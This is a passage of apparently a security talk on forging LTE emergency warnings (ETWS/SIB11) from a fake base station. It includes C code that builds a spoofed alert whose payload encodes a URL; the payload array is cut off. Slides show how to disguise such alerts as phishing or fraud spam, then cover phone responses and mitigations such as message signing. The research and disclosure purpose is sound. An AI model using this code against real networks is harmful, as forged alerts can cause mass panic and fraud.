SystemInformationBlockType11 ::=    SEQUENCE {
    messageIdentifier                   BIT STRING (SIZE (16)),
    serialNumber                        BIT STRING (SIZE (16)),
    warningMessageSegmentType           ENUMERATED {notLastSegment, lastSegment},
    warningMessageSegmentNumber         INTEGER (0..63),
    warningMessageSegment               OCTET STRING,
    dataCodingScheme                    OCTET STRING (SIZE (1))         OPTIONAL,   -- Cond Segment1
    ...,
    lateNonCriticalExtension                OCTET STRING                OPTIONAL
}

-- ASN1STOP
```

Source code to send ETWS secondary notification

```
LIBLTE_RRC_SYS_INFO_BLOCK_TYPE_STRUCT *sib11_ptr = (LIBLTE_RRC_SYS_INFO_BLOCK_TYPE_STRUCT *)malloc(sizeof(LIBLTE_RRC_SYS_INFO_BLOCK_TYPE_STRUCT));
sib11_ptr->sib_type = LIBLTE_RRC_SYS_INFO_BLOCK_TYPE_11;
LIBLTE_RRC_SYS_INFO_BLOCK_TYPE_11_STRUCT sib11;
sib11.message_identifier = 0x1102;
sib11.serial_number = 0x3000 + (rand() % 11);
sib11.segment_size = 84;
//  sib11.data_coding_scheme = 0xf;
sib11.data_coding_scheme = 0x48;

sib11.warning_message_segment_type = IS_LAST_SEGMENT;
sib11.warning_message_segment_number = 0;
// uint8 warning_message_segment[84] = {1, 116, 116, 122, 14, 74, 207, 65, 97, 208, 176, 25, 156, 130, 232, 229, 57, 29, 212, 46, 207, 231, 225, 115, 25, 0, 0,
uint8 warning_message_segment[84] = {1,0x00,0x68,0x00,0x74,0x00,0x74,0x00,0x70,0x00,0x73,0x00,0x3A,0x00,0x2F,0x00,0x2F,0x00,0x62,0x00,0x61,0x00,0x69,0x00,0x64,
memcpy(sib11.warning_message_segment, warning_message_segment, 84);
memcpy(&sib11_ptr->sib, &sib11, sizeof(LIBLTE_RRC_SYS_INFO_BLOCK_TYPE_UNION));
memcpy(&cfg.sibs[10], sib11_ptr, sizeof( LIBLTE_RRC_SYS_INFO_BLOCK_TYPE_STRUCT ));
```

Not Just Warning Message

- Set Message Identifier to 0x1104 instead of 0x1102
- No loud alarm sound, just mild bells
- Warning messages can be disguised as spam messages which may contain advertisements, phishing site or fraud messages.

1102	ETWS CBS Message Identifier for earthquake and tsunami combined warning message.

1104	ETWS CBS Message Identifier for messages related to other emergency types.


Google Pixel's Response

(a) Earthquake warning message in English

(b) Earthquake warning message in Chinese


(c) Spam message contains phishing site

(d) Spam message contains fraud phone number




(a) (b) (c) (d)

Phishing Warning Message Demo




iPhone’s Response



iPhone’s Response

- As the PWS is not a mandatory specification to all countries, different models of mobile phones may react differently.
- The iPhone that we test doesn’t respond to the Primary ETWS Warning message, but it can respond to the Secondary ETWS Warning message.
- The iPhone that we test only respond to the test PLMN(MCC: 001 MNC: 01)

iPhone’s Response



Conclusion

Risk & Mitigation

Potential Risk

‘WARNING: Magnitude 10 Earthquake Is Coming in One Minute’


What will happen?
It may cause serious population panic

Mitigation

- **Verification of authenticity of the false base station**
  - Add authentication procedure after cell selection
  - Add signature to the broadcast system information

Mitigation

Network signs the PWS messages



Q/A
Thank You